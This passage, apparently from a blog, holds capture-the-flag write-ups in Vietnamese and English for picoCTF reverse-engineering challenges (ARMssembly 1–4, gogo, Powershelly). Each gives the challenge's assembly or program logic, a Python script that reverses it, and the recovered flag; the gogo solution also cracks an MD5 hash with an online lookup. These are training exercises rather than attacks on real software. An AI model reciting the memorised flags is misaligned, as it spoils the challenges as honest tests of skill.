user: "Success")Analyzing the sub_54E0() function
- To simplify for analyzing process, I will rename this function to HandleArray(outputArray, inputArray, x), where x indicate the index of smaller array in table T and permutation P. ( x = [0, 3])
- Firstly, function will build stackArr on stack following bellow rule:
stackArr[i] = TableT[x + inputArr[i] ]
- Then, outputArr[ j ] = stackArr[ P[x + j] ].
Conclusion: From target array which is available from this challenge, I write script to recover the original array. After recovering, I will get the right password!IDA-python Script( supported by IDA pro)
I will write the IDA-python script to get data from executable file and , then running that script with IDA-pro to print flag to IDA's output window:


Mochi Nishi
-ARMssembly 1
Đây là đoạn chương trình:
.arch armv8-a .file "chall_1.c" .text .align 2 .global func .type func, %functionfunc: sub sp, sp, #32 str w0, [sp, 12] mov w0, 85 str w0, [sp, 16] //85 mov w0, 6 str w0, [sp, 20] //6 mov w0, 3 str w0, [sp, 24] //3 ldr w0, [sp, 20] ldr w1, [sp, 16] lsl w0, w1, w0 //left shift: w0 = w1 << w0; w0 = 85 << 6 str w0, [sp, 28] //85 << 6 ldr w1, [sp, 28] ldr w0, [sp, 24] //3 sdiv w0, w1, w0 //div: w0 = w1 / d0; w0 = (85 << 6) / 3 str w0, [sp, 28] //(85 << 6) / 3 ldr w1, [sp, 28] ldr w0, [sp, 12] //argument sub w0, w1, w0 //subtract: w0 = w1 - w0; w0 = (85 << 6) / 3 - argument str w0, [sp, 28] ldr w0, [sp, 28] add sp, sp, 32 ret .size func, .-func .section .rodata .align 3.LC0: .string "You win!" .align 3.LC1: .string "You Lose :(" .text .align 2 .global main .type main, %functionmain: stp x29, x30, [sp, -48]! add x29, sp, 0 str w0, [x29, 28] str x1, [x29, 16] ldr x0, [x29, 16] add x0, x0, 8 ldr x0, [x0] bl atoi str w0, [x29, 44] ldr w0, [x29, 44] bl func cmp w0, 0 //Conclusion: argument = (85 << 6) / 3 bne .L4 adrp x0, .LC0 add x0, x0, :lo12:.LC0 bl puts b .L6.L4: adrp x0, .LC1 add x0, x0, :lo12:.LC1 bl puts.L6: nop ldp x29, x30, [sp], 48 ret .size main, .-main .ident "GCC: (Ubuntu/Linaro 7.5.0-3ubuntu1~18.04) 7.5.0" .section .note.GNU-stack,"",@progbitsHint của đề bài là shifts, ta có thể hiểu đây những phép thao tác dịch bit, cách làm của bài đã được dịch trong đoạn source code trên, ta có thể suy ra được kết quả bài toán bằng với kết quả của
Flag: picoCTF{00000715}
-ARMssembly 2
Đây là đoạn chương trình:
.arch armv8-a .file "chall_2.c" .text .align 2 .global func1 .type func1, %functionfunc1: sub sp, sp, #32 str w0, [sp, 12] //3848786505 str wzr, [sp, 24] //0 str wzr, [sp, 28] //0 b .L2.L3: ldr w0, [sp, 24] add w0, w0, 3 //w0 += 3 str w0, [sp, 24] ldr w0, [sp, 28] add w0, w0, 1 //w0 += 1 str w0, [sp, 28].L2: ldr w1, [sp, 28] ldr w0, [sp, 12] cmp w1, w0 bcc .L3 ldr w0, [sp, 24] add sp, sp, 32 ret .size func1, .-func1 .section .rodata .align 3.LC0: .string "Result: %ld\n" .text .align 2 .global main .type main, %functionmain: stp x29, x30, [sp, -48]! add x29, sp, 0 str w0, [x29, 28] str x1, [x29, 16] ldr x0, [x29, 16] add x0, x0, 8 ldr x0, [x0] bl atoi bl func1 str w0, [x29, 44] adrp x0, .LC0 add x0, x0, :lo12:.LC0 ldr w1, [x29, 44] bl printf nop ldp x29, x30, [sp], 48 ret .size main, .-main .ident "GCC: (Ubuntu/Linaro 7.5.0-3ubuntu1~18.04) 7.5.0" .section .note.GNU-stack,"",@progbitsNhìn sơ qua thì đây là 1 vòng lặp, ta viết lại đoạn chương trình như sau:
o = 3848786505e = 0for i in range(o + 1): e += 3print(hex(e))Nhưng vì vòng for quá lớn, ta không chạy được vòng for này nên ta có thể cải tiến bằng cách khác:
o = 3848786505e = 0print(hex(o * 3))Kết quả là 2b03776db, nhưng vì đáp án đề yêu cầu là số 32 bit nên ta phải bỏ đi số 2 đầu tiên
Flag: picoCTF{b03776db}
-ARMssembly 3
Đoạn chương trình của đề:
.arch armv8-a .file "chall_3.c" .text .align 2 .global func1 .type func1, %functionfunc1: stp x29, x30, [sp, -48]! add x29, sp, 0 str w0, [x29, 28] //arg str wzr, [x29, 44] //res = 0 b .L2.L4: ldr w0, [x29, 28] and w0, w0, 1 cmp w0, 0 beq .L3 //if arg is even then jump to .L3 ldr w0, [x29, 44] bl func2 //func2 usage: res += 3 str w0, [x29, 44] .L3: ldr w0, [x29, 28] lsr w0, w0, 1 //arg /= 2 str w0, [x29, 28].L2: ldr w0, [x29, 28] //arg cmp w0, 0 bne .L4 ldr w0, [x29, 44] ldp x29, x30, [sp], 48 ret .size func1, .-func1 .align 2 .global func2 .type func2, %functionfunc2: sub sp, sp, #16 str w0, [sp, 12] ldr w0, [sp, 12] add w0, w0, 3 add sp, sp, 16 ret .size func2, .-func2 .section .rodata .align 3.LC0: .string "Result: %ld\n" .text .align 2 .global main .type main, %functionmain: stp x29, x30, [sp, -48]! add x29, sp, 0 str w0, [x29, 28] str x1, [x29, 16] ldr x0, [x29, 16] add x0, x0, 8 ldr x0, [x0] //arg bl atoi bl func1 str w0, [x29, 44] adrp x0, .LC0 add x0, x0, :lo12:.LC0 ldr w1, [x29, 44] bl printf nop ldp x29, x30, [sp], 48 ret .size main, .-main .ident "GCC: (Ubuntu/Linaro 7.5.0-3ubuntu1~18.04) 7.5.0" .section .note.GNU-stack,"",@progbitsĐoạn chương trình cơ bản xem coi có bao nhiêu bit 1 trong cách biểu diễn nhị phân của arg (đề cho), sau đó lấy số lượng bit 1 đó nhân 3 lên. Đoạn script dưới đây mô tả lại quá trình thực hiện cảu đoạn chương trình trên:
a = 3350728462 #đề chores = 0while a != 0: if a % 2 == 1: res += 3 a = (a >> 1)print(hex(res))Flag: picoCTF{00000030}
-ARMssembly 4
Đoạn chương trình của đề:
.arch armv8-a .file "chall_4.c" .text .align 2 .global func1 .type func1, %functionfunc1: stp x29, x30, [sp, -32]! add x29, sp, 0 str w0, [x29, 28] ldr w0, [x29, 28] cmp w0, 100 bls .L2 ldr w0, [x29, 28] add w0, w0, 100 bl func2 b .L3.L2: ldr w0, [x29, 28] bl func3.L3: ldp x29, x30, [sp], 32 ret .size func1, .-func1 .align 2 .global func2 .type func2, %functionfunc2: stp x29, x30, [sp, -32]! add x29, sp, 0 str w0, [x29, 28] ldr w0, [x29, 28] cmp w0, 499 bhi .L5 ldr w0, [x29, 28] sub w0, w0, #86 bl func4 b .L6.L5: ldr w0, [x29, 28] add w0, w0, 13 bl func5.L6: ldp x29, x30, [sp], 32 ret .size func2, .-func2 .align 2 .global func3 .type func3, %functionfunc3: stp x29, x30, [sp, -32]! add x29, sp, 0 str w0, [x29, 28] ldr w0, [x29, 28] bl func7 ldp x29, x30, [sp], 32 ret .size func3, .-func3 .align 2 .global func4 .type func4, %functionfunc4: stp x29, x30, [sp, -48]! add x29, sp, 0 str w0, [x29, 28] mov w0, 17 str w0, [x29, 44] ldr w0, [x29, 44] bl func1 str w0, [x29, 44] ldr w0, [x29, 28] ldp x29, x30, [sp], 48 ret .size func4, .-func4 .align 2 .global func5 .type func5, %functionfunc5: stp x29, x30, [sp, -32]! add x29, sp, 0 str w0, [x29, 28] ldr w0, [x29, 28] bl func8 str w0, [x29, 28] ldr w0, [x29, 28] ldp x29, x30, [sp], 32 ret .size func5, .-func5 .align 2 .global func6 .type func6, %functionfunc6: sub sp, sp, #32 str w0, [sp, 12] mov w0, 314 str w0, [sp, 24] mov w0, 1932 str w0, [sp, 28] str wzr, [sp, 20] str wzr, [sp, 20] b .L14.L15: ldr w1, [sp, 28] mov w0, 800 mul w0, w1, w0 ldr w1, [sp, 24] udiv w2, w0, w1 ldr w1, [sp, 24] mul w1, w2, w1 sub w0, w0, w1 str w0, [sp, 12] ldr w0, [sp, 20] add w0, w0, 1 str w0, [sp, 20].L14: ldr w0, [sp, 20] cmp w0, 899 bls .L15 ldr w0, [sp, 12] add sp, sp, 32 ret .size func6, .-func6 .align 2 .global func7 .type func7, %functionfunc7: sub sp, sp, #16 str w0, [sp, 12] ldr w0, [sp, 12] cmp w0, 100 bls .L18 ldr w0, [sp, 12] b .L19.L18: mov w0, 7.L19: add sp, sp, 16 ret .size func7, .-func7 .align 2 .global func8 .type func8, %functionfunc8: sub sp, sp, #16 str w0, [sp, 12] ldr w0, [sp, 12] add w0, w0, 2 add sp, sp, 16 ret .size func8, .-func8 .section .rodata .align 3.LC0: .string "Result: %ld\n" .text .align 2 .global main .type main, %functionmain: stp x29, x30, [sp, -48]! add x29, sp, 0 str w0, [x29, 28] str x1, [x29, 16] ldr x0, [x29, 16] add x0, x0, 8 ldr x0, [x0] bl atoi str w0, [x29, 44] //3964545182 ldr w0, [x29, 44] bl func1 mov w1, w0 adrp x0, .LC0 add x0, x0, :lo12:.LC0 bl printf nop ldp x29, x30, [sp], 48 ret .size main, .-main .ident "GCC: (Ubuntu/Linaro 7.5.0-3ubuntu1~18.04) 7.5.0" .section .note.GNU-stack,"",@progbitsMặc dù nhìn code khá dài, nhưng thực ra cũng không khó, việc của chúng ta lúc này là viết ra một đoạn script mô phỏng lại chương trình đang chạy và in ra kết quả. Tuy nhiên có lưu ý ở đây là func6 nếu để ý kĩ thì sẽ không được sử dụng, cho nên script của mình không viết func6 vào.
a = 3964545182def func1(a): if a <= 100: a = func3(a) else: a += 100 a = func2(a) return adef func2(a): if a > 499: a += 13 a = func5(a) else: a -= 86 a = func4(a) return adef func3(a): a = func7(a)def func4(a): k = func1(17) return adef func5(a): a = func8(a) return adef func7(a): if (a <= 100): a = 7 return adef func8(a): a += 2 return aa = func1(a)print(hex(a))Flag: picoCTF{ec4e2911}
-gogo
Đề bài:
Hmmm this is a weird file... enter_password. There is a instance of the service running at mercury.picoctf.net:35862.
Cách làm:
$ file enter_passwordenter_password: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, Go BuildID=dSGr2TxewgLiHXv2h4V0/X91zd5C2lAkGTLFzXoln/iepyNIwQPue4FGJD5lPl/qJbWXlfMi7bgFI6RKmFg, with debug_info, not strippedĐây là một chương trình được viết bằng GoLang, và bi đát hơn là file đã bị statically linked =((. Khi chạy file thì file đòi hỏi nhập vào một password:
chạy thử file enter_password
Sau đó ta sẽ xài Decompiler của ghidra, kết hợp Dynamic Analysis từ IDA:

Code được decompile của ghidra
Nhìn sơ qua thì ta có thể hiểu rằng mảng local_40 được chia ra làm 2 phần: key và result. Vậy để có thể đưa ra password đúng, ta chỉ việc lấy key xor với result
f = open('../abc.inp', 'r')a = [i[22:25].strip() for i in f.readlines()]intLi = []key = ''for i in a: intNum = 0 if i.find('h') != -1: intNum = int(i[:-1], 16) else: intNum = int(i, 16) intLi.append(intNum)for i in range(32): k = chr(intLi[i] ^ intLi[i + 32]) print(k, end = "")#result = reverseengineericanbarelyforwardTa enter password lên server thử:

Nhập password lên server
Bên server đòi unhashed key, ta nhận ra rằng mảng local_40 hồi nãy được chia ra làm 2 phần, trong đó có phần key, ta lấy phần key đó dùng tool md5 decrypt trên mạng ta được từ goldfish:
MD5 decrypt
Sau đó nhập từ goldfish vào và ta được flag:
-Powershelly
Đề bài:
It's not a bad idea to learn to read Powershell. We give you the output, but do you think you can find the input? rev_PS.ps1 output.txt
Nhìn sơ qua 2 file, cho ta hiểu rằng file rev_PS.ps1 là một file powershell, đưa vào input.txt sẽ cho ra một file output.txt tương ứng, nhiệm vụ chúng ta phải dịch ngược file powershell này cùng với file output.txt để đưa ra file input.txt hợp lí.

Các điều kiện của file input.txt
Nhìn sơ qua, ta hiểu rằng file input.txt là một file gồm 5 dòng, mỗi dòng gồm 9245 kí tự, trong đó chỉ chứa 3 kí tự là 0, 1 và dấu cách, ngoài ra mỗi dòng sẽ là nhiều đoạn mã nhị phân có độ dài là 6.
Đặc biệt, chương trình tạo ra mảng blocks[] nhằm tạo ra các mã nhị phân là chuỗi được nối từ 6 mã nhị phân của mỗi cột.

Phần xử lí chính của chương trình
Nhìn sơ qua, ta biết rằng file sẽ lấy các mã nhị phân trong mảng block[], làm một vài phép biến đổi để tạo ra số fun, từ đó ta ra được result và ghi vào file.
Với những thông tin biết được, ta sẽ viết một đoạn script để dịch ngược lại như sau:
f = open("output.txt", 'r') #mở file output.txt, đọc dữ liệu vàointLi = [int(i.strip()) for i in f.readlines()]seeds = []random = []for i in range(1, 265): seeds.append((i * 127) % 500)for i in range(1, 265): random.append((((i * 327) % 681) + 344) % 313)f = []for i in range(5): f.append([])def DeScramble(block, seed): res = ['0' for oo in range(30)] for i in range(30): pos = (i * seed) % 30 while block[pos] == '10': pos = (pos + 1) % 30 if block[pos] == '11': res[i] = '1' block[pos] = '10' a = ''.join(res) return afor i in range(264): if i == 0: fun = intLi[i] ^ random[i] else: fun = intLi[i] ^ intLi[i-1] ^ random[i] binFun = bin(fun)[2:] li = [binFun[j] + binFun[j+1] for j in range(0, 60, 2)] res = DeScramble(li, seeds[i]) for i in range(5): f[i].append(res[i*6:i*6+6])#Đoạn chương trình tiếp theo được dùng để lấy flagfor i in range(5): o = f[i][0] ans = '' for j in f[i]: if j == o: ans += '0' else: ans += '1' print(bytes.fromhex(hex(int(ans, 2))[2:]))Sau khi ra được file input.txt, đó sẽ là một file chứa đầy mã nhị phân, vậy giờ làm gì tiếp theo?
Nếu chỉ quan sát trên 1 dòng, ta thấy rằng mã nhị phân chỉ chứa 2 giá trị và kèo dài cho tới hết mảng đó. Với nghi ngờ này, mình đã giả sử 1 giá trị của mã nhị phân là 1, giá trị của mã nhị phân còn lại là 0, sau đó đổi từ mã bin ta nhận được ra text. Kết quả như sau:
b'picoCTF{2018highw@y_2_pow3r$hel!}'b'picoCTF{2018highw@y_2_pow3r"hel!}'b'picoCTF{2018highw@y_2_pow3r$hel!}'b'picoCTF{2018highw@y_2_pow3r$hel!}'b'picoCTF{2018highw@y_2_pow3r$hel!}'-Hurry up! Wait!
Quăng file này vào IDA
